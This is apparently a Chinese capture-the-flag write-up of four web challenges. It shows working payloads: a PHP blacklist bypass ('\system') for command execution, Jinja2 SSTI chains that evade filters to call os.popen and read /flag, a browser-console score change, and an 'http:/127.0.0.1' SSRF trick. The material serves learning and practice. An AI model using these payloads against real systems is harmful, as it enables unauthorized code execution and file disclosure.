少女祈祷中...

测试:

web:

WEB

ezrce

考察点:call_user_func本质利用

源码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
 <?php
error_reporting(0);
highlight_file(__FILE__);

function waf($a) {
$disable_fun = array(
"exec", "shell_exec", "system", "passthru", "proc_open", "show_source",
"phpinfo", "popen", "dl", "proc_terminate", "touch", "escapeshellcmd",
"escapeshellarg", "assert", "substr_replace", "call_user_func_array",
"call_user_func", "array_filter", "array_walk", "array_map",
"register_shutdown_function", "register_tick_function", "filter_var",
"filter_var_array", "uasort", "uksort", "array_reduce", "array_walk",
"array_walk_recursive", "pcntl_exec", "fopen", "fwrite",
"file_put_contents", "readfile", "file_get_contents", "highlight_file", "eval"
);

$disable_fun = array_map('strtolower', $disable_fun);
$a = strtolower($a);

if (in_array($a, $disable_fun)) {
echo "宝宝这对嘛,这不对噢";
return false;
}
return $a;
}

$num = $_GET['num'];
$new = $_POST['new'];
$star = $_POST['star'];

if (isset($num) && $num != 1234) {
echo "看来第一层对你来说是小case<br>";
if (is_numeric($num) && $num > 1234) {
echo "还是有点实力的嘛<br>";
if (isset($new) && isset($star)) {
echo "看起来你遇到难关了哈哈<br>";
$b = waf($new);
if ($b) {
call_user_func($b, $star);
echo "恭喜你,又成长了<br>";
}
}
}
}
?>


1.测试create_function

老是不行,本地部署也不行,也不知道出错在哪里

image-20250520105852838

2.测试文件包含:

最开始测试include,发现不行,突然明白include根本就不是函数,是语言结构

1
2
3
4
5
6
7
8
9
file_get_contents   // *
fread
fgets
fgetss
file
parse_ini_file
readfile // *
highlight_file // *
show_source // *

测试了很久很久,本地部署发现parse_ini_file有点希望

image-20250520110519840

可恶啊,call_user_func老是不回显,恶心死我了

implode强制转化也试过了,完全不彳亍

答案:

使用php本质,输入:

1
new=\system&star=ls

解释:

我之前就见过,在Linux里面反斜杠只是为了强调,我想过使用:

1
new=sy\stem&star=ls

但是这样子不能成功创建system函数,可是\system就可以创建又可以绕过

成功页面:

image-20250524213735950

SSTI:

考察点:当点被过滤时候使用[],attr绕过

简单测试WAF:

1
2
3
4
5
import
popen
os
lipsum
.

1.初步构造

.利用attr来绕过

测试cookie失败:


1
{{self|attr(request.cookies.a)|attr(request.cookies.b)(request.cookies.c)|attr(request.cookies.d)(request.cookies.e)|attr(request.cookies.f)(request.cookies.g)|attr("read")()}} 

image-20250520121916507

1
{{ request|attr("__globals__")|attr("get")("os")|attr("popen")("cat /f*")|attr("read")() }}

2.测试:

1
2
3
4
5
6
7
8
{{ self|attr("__init__")|attr("__globals__")|attr("get")("__builtins__") }}
可以回显
{{ self|attr("__init__")|attr("__globals__")|attr("get")("__builtins__")|attr("__init__")|attr("__imp"+"ort__") }}
无回显

{{ ''|attr("__class__")|attr("__mro__")[1] }}
返回500

attr不行,那就测试中括号

1
2
{{()['__cla'+'ss__']['__ba'+'se__']['__subc'+'lasses__']()['__get'+'item__'](133)
成功调用os

image-20250520141211116

1
2
{{()['__cla'+'ss__']['__ba'+'se__']['__subc'+'lasses__']()['__get'+'item__'](133)['__in'+'it__']['__glo'+'bals__']}}
成功返回os

image-20250520142045007

该怎么调用呢?

image-20250520142513484


为什么会返回None呢??

1
{{''['__cla'+'ss__']['__ba'+'se__']['__subc'+'lasses__']()['__get'+'item__'](133)['__in'+'it__']['__glo'+'bals__']['get']('o'+'s')}}

干脆不要了,直接输入

1

{{''['__cla'+'ss__']['__ba'+'se__']['__subc'+'lasses__']()['__get'+'item__'](133)['__in'+'it__']['__glo'+'bals__']['po'+'pen']('ls')['read']()}}

image-20250520142916422

1
{{''['__cla'+'ss__']['__ba'+'se__']['__subc'+'lasses__']()['__get'+'item__'](133)['__in'+'it__']['__glo'+'bals__']['po'+'pen']('nl /*')['read']()}}

发现flag

image-20250520143055250

flag被WAF

1
{{''['__cla'+'ss__']['__ba'+'se__']['__subc'+'lasses__']()['__get'+'item__'](133)['__in'+'it__']['__glo'+'bals__']['po'+'pen']('cat /flag')['read']()}}

image-20250520143214512

最终payload:

1
{{''['__cla'+'ss__']['__ba'+'se__']['__subc'+'lasses__']()['__get'+'item__'](133)['__in'+'it__']['__glo'+'bals__']['po'+'pen']('head /fl*')['read']()}}

image-20250520143419412

1

flag{23acb23b-4ff2-4123-a8cd-9010827f2ee9}

ezjs

考察点:前端代码漏洞

确实很ez

image-20250520144300265

1
2
3
game.score = 100000000000;
game.successCallback(game.score);
/每次输完记得回车一下

ezSSRF

考察点:SSRF读取任意文件

源码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
<?php
error_reporting(0);
highlight_file(__FILE__);
$url = $_GET['url'];

if ($url == null)
die("Try to add ?url=xxxx.");

$x = parse_url($url);

if (!$x)
die("(;_;)");

if ($x['host'] === null && $x['scheme'] === 'http') {
echo ('Well, Going to ' . $url);
$ch = curl_init($url);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
$result = curl_exec($ch);
curl_close($ch);
echo ($result);
} else
echo "(^-_-^)";

关键:

1
2
3
4
5
6
7
8
9
10
11
if ($x['host'] === null && $x['scheme'] === 'http') {  // 关键条件:URL无host且协议是http
echo ('Well, Going to ' . $url); // 提示即将请求该URL
$ch = curl_init($url); // 初始化cURL会话
curl_setopt($ch, CURLOPT_HEADER, 0); // 不获取响应头
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1); // 让cURL返回响应内容而非直接输出
$result = curl_exec($ch); // 执行请求,获取响应内容
curl_close($ch); // 关闭cURL会话
echo ($result); // 输出响应内容
} else {
echo "(^-_-^)"; // 不满足条件时输出表情
}


1.尝试输入百度:

1
http://27.25.151.26:14553/?url=http:/www.baidu.com

image-20250520153253947

出现百度页面,说明存在SSRF


尝试读取文件

image-20250520163116390

失败了,路径穿越也不行


经过一顿查询:

image-20250520162954052

发现直接输入就能读取文件啦

直接读取:


1
http://27.25.151.26:46857/?url=http:/127.0.0.1/flag

image-20250520165940815

